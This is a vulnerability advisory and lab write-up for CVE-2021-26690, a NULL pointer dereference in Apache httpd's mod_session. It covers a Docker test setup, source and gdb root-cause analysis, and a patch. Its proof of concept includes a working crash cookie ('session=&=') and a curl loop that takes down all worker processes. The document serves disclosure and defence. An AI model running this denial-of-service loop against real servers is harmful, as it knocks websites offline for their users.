CVE-2021-26690 - Apache HTTP mod_session NULL pointer dereference

1. Table of Content

2. Vulnerability Description

A specially crafted Cookie header handled by `mod_session` can cause a `NULL` pointer dereference and crash, leading to a possible Denial Of Service.
The vulnerability was reported to the Apache's security team on 2021-02-08 and was publicly disclosed on 2021-06-01.

Link to the advisory: CVE Website

3. Affected products

Apache HTTP server versions 2.4.0 to 2.4.46 included.

4. Proof of Concept

The following section provides all the information needed to build the testing environment and exploit the vulnerability. The proof-of-concept files are also included in the ZIP archive attached to this document.

4.1. Building the environment

To simplify the deployment of Apache HTTPD, the available Docker image was used: httpd - Official Image | Docker Hub
The version chosen for this proof of concept was the latest one affected: `httpd:2.4.46`.

4.1.1. Dockerfile

The following Dockerfile was used to build the container:

```
FROM httpd:2.4.46

RUN apt update
RUN apt install -y procps net-tools
RUN apt-get update && \
    apt-get install -y --no-install-recommends \
    apache2-utils && \
    rm -rf /var/lib/apt/lists/*

COPY conf/httpd.conf /usr/local/apache2/conf/httpd.conf
```

4.1.2. Apache httpd configuration file

The following `httpd.conf` file was used:

```
LoadModule unixd_module modules/mod_unixd.so
LoadModule authz_core_module modules/mod_authz_core.so
LoadModule mpm_prefork_module modules/mod_mpm_prefork.so
LoadModule dir_module modules/mod_dir.so
LoadModule log_config_module modules/mod_log_config.so

# Load necessary modules
LoadModule session_module modules/mod_session.so
LoadModule session_cookie_module modules/mod_session_cookie.so
LoadModule session_crypto_module modules/mod_session_crypto.so

ServerRoot "/usr/local/apache2"
Listen 8080

ServerName localhost
ServerAdmin webmaster@localhost

<IfModule mod_session.c>
    Session On
    SessionCookieName session path=/
    SessionMaxAge 1800
</IfModule>

DocumentRoot "/usr/local/apache2/htdocs"

# Directory settings for the DocumentRoot
<Directory "/usr/local/apache2/htdocs">
    AllowOverride All
    Require all granted
</Directory>

# Logging
ErrorLog "logs/error_log"
LogFormat "%h %l %u %t \"%r\" %>s %b" common
CustomLog "logs/access_log" common
```


4.1.3. Starting the container

The following commands were used to start the Apache container:

```
docker build -t apache-session .
docker run -d -p 8080:8080 --name apache-session apache-session
```

4.2. Understanding `mod_session` behavior

The first request made on http://127.0.0.1:8080/ revealed a `Set-Cookie` header sent from the server.




```
[~]$ curl http://127.0.0.1:8080/ -I
HTTP/1.1 200 OK
Date: Tue, 27 Aug 2024 19:00:44 GMT
Server: Apache/2.4.46 (Unix)
Set-Cookie: session=expiry=1724787044740005;Max-Age=1800;path=/
Cache-Control: no-cache, private
Last-Modified: Mon, 11 Jun 2007 18:53:14 GMT
ETag: "2d-432a5e4a73a80"
Accept-Ranges: bytes
Content-Length: 45
```

Set-Cookie header sent by the server

The session cookie is constructed as follow:

- `session=` corresponds to the `SessionCookieName` configured in the `httpd.conf`
- `expiry=1[...]5` is the value of the cookie. By default, the only key present is `expiry` which contains the session's expiration date in integer format.

A session cookie can contain multiple key/value pairs.
Each pairs are separated by an `&` as defined in the `session_identity_decode` function and are parsed via the `apr_strtok` function:




```
static apr_status_t session_identity_decode(request_rec * r, session_rec * z)
{

    char *last = NULL;
    char *encoded, *pair;
    const char *sep = "&";

    /* sanity check - anything to decode? */
    if (!z->encoded) {
        return OK;
    }

    /* decode what we have */
    encoded = apr_pstrdup(r->pool, z->encoded);
    pair = apr_strtok(encoded, sep, &last);
    while (pair && pair[0]) {
        char *plast = NULL;
        const char *psep = "=";
        char *key = apr_strtok(pair, psep, &plast);
        char *val = apr_strtok(NULL, psep, &plast);
```

Portion of code parsing the pairs

Once the pairs are retrieved, the key and the value separated by an `=` are also parsed by using the `apr_strtok` function.

- The `key` variable will contain the first part of the pair (before the `=`).
- The `val` variable will contain the second part of the pair (after the `=`).




```
static apr_status_t session_identity_decode(request_rec * r, session_rec * z)
{

    char *last = NULL;
    char *encoded, *pair;
    const char *sep = "&";

    /* sanity check - anything to decode? */
    if (!z->encoded) {
        return OK;
    }

    /* decode what we have */
    encoded = apr_pstrdup(r->pool, z->encoded);
    pair = apr_strtok(encoded, sep, &last);
    while (pair && pair[0]) {
        char *plast = NULL;
        const char *psep = "=";
        char *key = apr_strtok(pair, psep, &plast);
        char *val = apr_strtok(NULL, psep, &plast);
        if (key && *key) {
            if (!val || !*val) {
                apr_table_unset(z->entries, key);
            }
```

Portion of code responsible for parsing the key and the value within each pairs

> ***Note:*** *If the session cookie is encrypted, everything after* `session=` *is first encrypted with the password specified in* `httpd.conf` *under the* `SessionCryptoPassphrase` *parameter and then base64 encoded.*

4.3. Exploiting the vulnerability

As `mod_session` parses each pair to retrieve key and value, appending an empty key/value pair (`key=value` ==> `=`) at the end of the cookie triggered the vulnerability:




```
[~]$ curl http://127.0.0.1:8080/ -v -b "session=expiry=1724787044740005&="
*   Trying 127.0.0.1:8080...
* TCP_NODELAY set
* Connected to 127.0.0.1 (127.0.0.1) port 8080 (#0)
> GET / HTTP/1.1
> Host: 127.0.0.1:8080
> User-Agent: curl/7.68.0
> Accept: */*
> Cookie: session=expiry=1724787044740005&=
>
* Empty reply from server
* Connection #0 to host 127.0.0.1 left intact
curl: (52) Empty reply from server
```

Triggering the vulnerability by appending &= to the cookie

The cookie header can be simplified as follow: `session=&=`

A `while` loop can be used in order to perform a complete denial of service on every `httpd` child process:



```
Every 0.2s: ps -aux                                          d53cc88d5e72: Tue Aug 27 19:29:24 2024

USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.1   8856  6108 ?        Ss   19:27   0:00 httpd -DFOREGROUND
root           7  0.0  0.0   8980  3316 ?        S    19:27   0:00 httpd -DFOREGROUND
root           8  0.0  0.0      0     0 ?        Z    19:27   0:00 [httpd] <defunct>
root          10  0.0  0.0      0     0 ?        Z    19:27   0:00 [httpd] <defunct>
root          11  0.0  0.0      0     0 ?        Z    19:27   0:00 [httpd] <defunct>
root          12  0.0  0.0   3872  3132 pts/0    Ss   19:27   0:00 /bin/bash
root          18  0.4  0.0   2996  2300 pts/0    S+   19:29   0:00 watch -n0.2 -d ps -aux
root         181  0.0  0.0   8964  3320 ?        S    19:29   0:00 httpd -DFOREGROUND
root         191  0.0  0.0   2996   420 pts/0    S+   19:29   0:00 watch -n0.2 -d ps -aux
root         192  0.0  0.0   2392   700 pts/0    S+   19:29   0:00 sh -c ps -aux
root         193  0.0  0.0   7644  2660 pts/0    R+   19:29   0:00 ps -aux
```

```
apache@poc:~$ while true; do curl http://127.0.0.1:8080 -b 'session=&='; done
curl: (52) Empty reply from server
curl: (52) Empty reply from server
curl: (52) Empty reply from server
curl: (52) Empty reply from server
```

While loop performing a GET request with empty key/value pair (`&=`)

> ***Note 1:*** *Each child process that crashes will spawn a new* `httpd` *child process.*
>
> ***Note 2:*** *A video demonstrating the exploitation of the vulnerability is available in the ZIP archive attached to this report.*

5. Root cause

The vulnerable function in `mod_session.c` is the following:

```c
static apr_status_t session_identity_decode(request_rec * r, session_rec * z)
{

    char *last = NULL;
    char *encoded, *pair;
    const char *sep = "&";

    /* sanity check - anything to decode? */
    if (!z->encoded) {
        return OK;
    }

    /* decode what we have */
    encoded = apr_pstrdup(r->pool, z->encoded);
    pair = apr_strtok(encoded, sep, &last);
    while (pair && pair[0]) {
        char *plast = NULL;
        const char *psep = "=";
        char *key = apr_strtok(pair, psep, &plast);
        char *val = apr_strtok(NULL, psep, &plast);
        if (key && *key) {
            if (!val || !*val) {
                apr_table_unset(z->entries, key);
            }
            else if (!ap_unescape_urlencoded(key) && !ap_unescape_urlencoded(val)) {
                if (!strcmp(SESSION_EXPIRY, key)) {
                    z->expiry = (apr_time_t) apr_atoi64(val);
28                  }
29                  else {
30                      apr_table_set(z->entries, key, val);
31                  }
32              }
33          }
34          pair = apr_strtok(NULL, sep, &last);
35      }
36      z->encoded = NULL;
37      return OK;
38
39  }
```

> Source: httpd/modules/session/mod_session.c at 2.4.46 · apache/httpd

The vulnerability occurs during the parsing of the session cookie.
First, the entire session cookie is parsed and the `key` / `value` pairs are retrieved at ***line 15*** in the code snippet above: `pair = apr_strtok(encoded, sep, &last);`


Once the pairs (separated by a `&`) are retrieved, the key and value, separated by a `=`, are parsed within the while loop `while (pair && pair[0])`:

- `char *key = apr_strtok(pair, psep, &plast)` retrieve the first part of the pair.
- `char *val = apr_strtok(NULL, psep, &plast)` retrieve the second part of the pair.

> ***Note:*** `apr_strtok` *is used to tokenize a string, splitting it based on a given delimiter (in this case,* `=` *for key-value pairs).*

The NULL pointer dereference is triggered if both the first part of the pair (the key) and the second part of the pair (the value) are empty.
If the conditions are met, the issue can be observed when the call to `apr_strtok` to retrieve the value is performed (***line 20*** in the code snippet above).

By analyzing the `apr_strtok` function, it can be observed that if the key is `NULL` (before the `=`) the function will return a `NULL` address.
The `plast` variable will then have no memory address. As `plast` will be passed directly to the `apr_strtok` call performed by the `val` variable, the NULL pointer dereference occur during the first `while` loop.




```
APR_DECLARE(char *) apr_strtok(char *str, const char *sep, char **last)
{
    char *token;

    if (!str)           /* subsequent call */
        str = *last;    /* start where we left off */

    /* skip characters in sep (will terminate at '\0') */
    while (*str && strchr(sep, *str))
        ++str;

    if (!*str)          /* no more tokens */
        return NULL;

    token = str;

    /* skip valid token characters to terminate token and
     * prepare for the next call (will terminate at '\0)
     */
    *last = token + 1;
    while (**last && !strchr(sep, **last))
        ++*last;

    if (**last) {
        **last = '\0';
        ++*last;
    }

    return token;
}
```

`apr_strtok` pointer dereference in the `while` loop

The following debugging steps explain the flow:


1. The `key` is parsed, resulting in `key = NULL` as there is nothing before the `=`
2. The `val` is parsed, the remaining `str` is `NULL` (eg. `*last`).
3. The NULL pointer dereference occurs when entering the `while` loop, leading to the crash of the thread.



```
session_identity_decode (r=<optimized out>, z=0x73ac90004a28) at mod_session.c:404
404         while (pair && pair[0]) {
(gdb)
405             char *plast = NULL;
(gdb)
407             char *key = apr_strtok(pair, psep, &plast);
(gdb) print pair
$1 = 0x73ac90006de1 "="
(gdb) n

Thread 2 "httpd" hit Breakpoint 2, apr_strtok (str=0x73ac90006de1 "=", sep=sep@entry=0x73ac9f947002 "=", last=last@entry=0x73ac9edfdb30) at strings/apr_strtok.c:29
29      {
(gdb)
32          if (!str)           /* subsequent call */
(gdb)
37          while (*str && strchr(sep, *str))
(gdb)
session_identity_decode (r=<optimized out>, z=0x73ac90004a28) at mod_session.c:408
408             char *val = apr_strtok(NULL, psep, &plast);
(gdb) print key
$2 = 0x0
(gdb) n

Thread 2 "httpd" hit Breakpoint 2, apr_strtok (str=str@entry=0x0, sep=sep@entry=0x73ac9f947002 "=", last=last@entry=0x73ac9edfdb30) at strings/apr_strtok.c:29
29      {
(gdb) n
32          if (!str)           /* subsequent call */
(gdb) s
34              str = *last;    /* start where we left off */
(gdb)
37          while (*str && strchr(sep, *str))
(gdb)

Thread 2 "httpd" received signal SIGSEGV, Segmentation fault.
```

Workflow of the program when parsing an empty pair

Below, there is an example when a call is made with a valid cookie (`session=123&test=test`):



```
Thread 4 "httpd" hit Breakpoint 2, apr_strtok (str=0x7032f4002dc4 "test=test", sep=sep@entry=0x703302a9c002 "=", last=last@entry=0x703300faeb30) at strings/apr_strtok.c:29
29      {
(gdb)
32          if (!str)           /* subsequent call */
(gdb)
37          while (*str && strchr(sep, *str))
(gdb)
50          *last = token + 1;
(gdb)
51          while (**last && !strchr(sep, **last))
(gdb)
52              ++*last;
(gdb)
51          while (**last && !strchr(sep, **last))
(gdb)
52              ++*last;
(gdb)
51          while (**last && !strchr(sep, **last))
(gdb)
52              ++*last;
(gdb)
51          while (**last && !strchr(sep, **last))
(gdb)
55              **last = '\0';
(gdb)
56              ++*last;
(gdb)
session_identity_decode (r=<optimized out>, z=0x7032f400ea90) at mod_session.c:408
408             char *val = apr_strtok(NULL, psep, &plast);
(gdb)

Thread 4 "httpd" hit Breakpoint 2, apr_strtok (str=str@entry=0x0, sep=sep@entry=0x703302a9c002 "=", last=last@entry=0x703300faeb30) at strings/apr_strtok.c:29
29      {
(gdb)
32          if (!str)           /* subsequent call */
(gdb) print str
$21 = 0x0
(gdb) n
34              str = *last;    /* start where we left off */
(gdb) print last
$22 = (char **) 0x703300faeb30
(gdb) print *last
$23 = 0x7032f4002dc9 "test"
```

Call performed with valid cookie

6. Impact

The NULL pointer dereference vulnerability causes a denial of service for the child processes of Apache's `httpd`.
By using a repetitive loop, each Apache workers will crash, leading to a denial of service for all clients that connect to or are connected to the website.

7. Limitation of the vulnerability

If the server implements the `SessionCryptoPassphrase` option via `mod_session_crypto` the cookie will be encrypted and base64 encoded.

```
<IfModule mod_session.c>
    Session On
    SessionCookieName session path=/
    SessionCryptoPassphrase "YourSecurePassphrase"
    SessionMaxAge 1800
</IfModule>
```

In this case, the `session` cookie pairs cannot be tampered, and the denial of service cannot occur as is.

8. Remediation

The remediation consists of checking if the pointer to the variable `key` is NULL before attempting to parse the value:

```
        char *key = apr_strtok(pair, psep, &plast);
        if (key && *key) {
            char *val = apr_strtok(NULL, sep, &plast);
```

The full code that remediate the vulnerability is the following:

```
static apr_status_t session_identity_decode(request_rec * r, session_rec * z)
{

    char *last = NULL;
    char *encoded, *pair;
    const char *sep = "&";

    /* sanity check - anything to decode? */
    if (!z->encoded) {
        return OK;
    }

    /* decode what we have */
    encoded = apr_pstrdup(r->pool, z->encoded);
    pair = apr_strtok(encoded, sep, &last);
    while (pair && pair[0]) {
        char *plast = NULL;
        const char *psep = "=";
        char *key = apr_strtok(pair, psep, &plast);
        if (key && *key) {
            char *val = apr_strtok(NULL, sep, &plast);
            if (!val || !*val) {
                apr_table_unset(z->entries, key);
            }
            else if (!ap_unescape_urlencoded(key) && !ap_unescape_urlencoded(val)) {
                if (!strcmp(SESSION_EXPIRY, key)) {
                    z->expiry = (apr_time_t) apr_atoi64(val);
                }
                else {
                    apr_table_set(z->entries, key, val);
                }
            }
        }
        pair = apr_strtok(NULL, sep, &last);
    }
    z->encoded = NULL;
    return OK;

}
```

9. Resources and links

- mod_session: save one apr_strtok() in session_identity_decode(). · apache/httpd@67bd9bf
- httpd/modules/session/mod_session.c at 2.4.47 · apache/httpd
- mod_session - Apache HTTP Server Version 2.4
- Apache HTTP Server 2.4 vulnerabilities - The Apache HTTP Server Project
- [Apache-SVN] Revision 1887050
- Apache Portable Runtime: String routines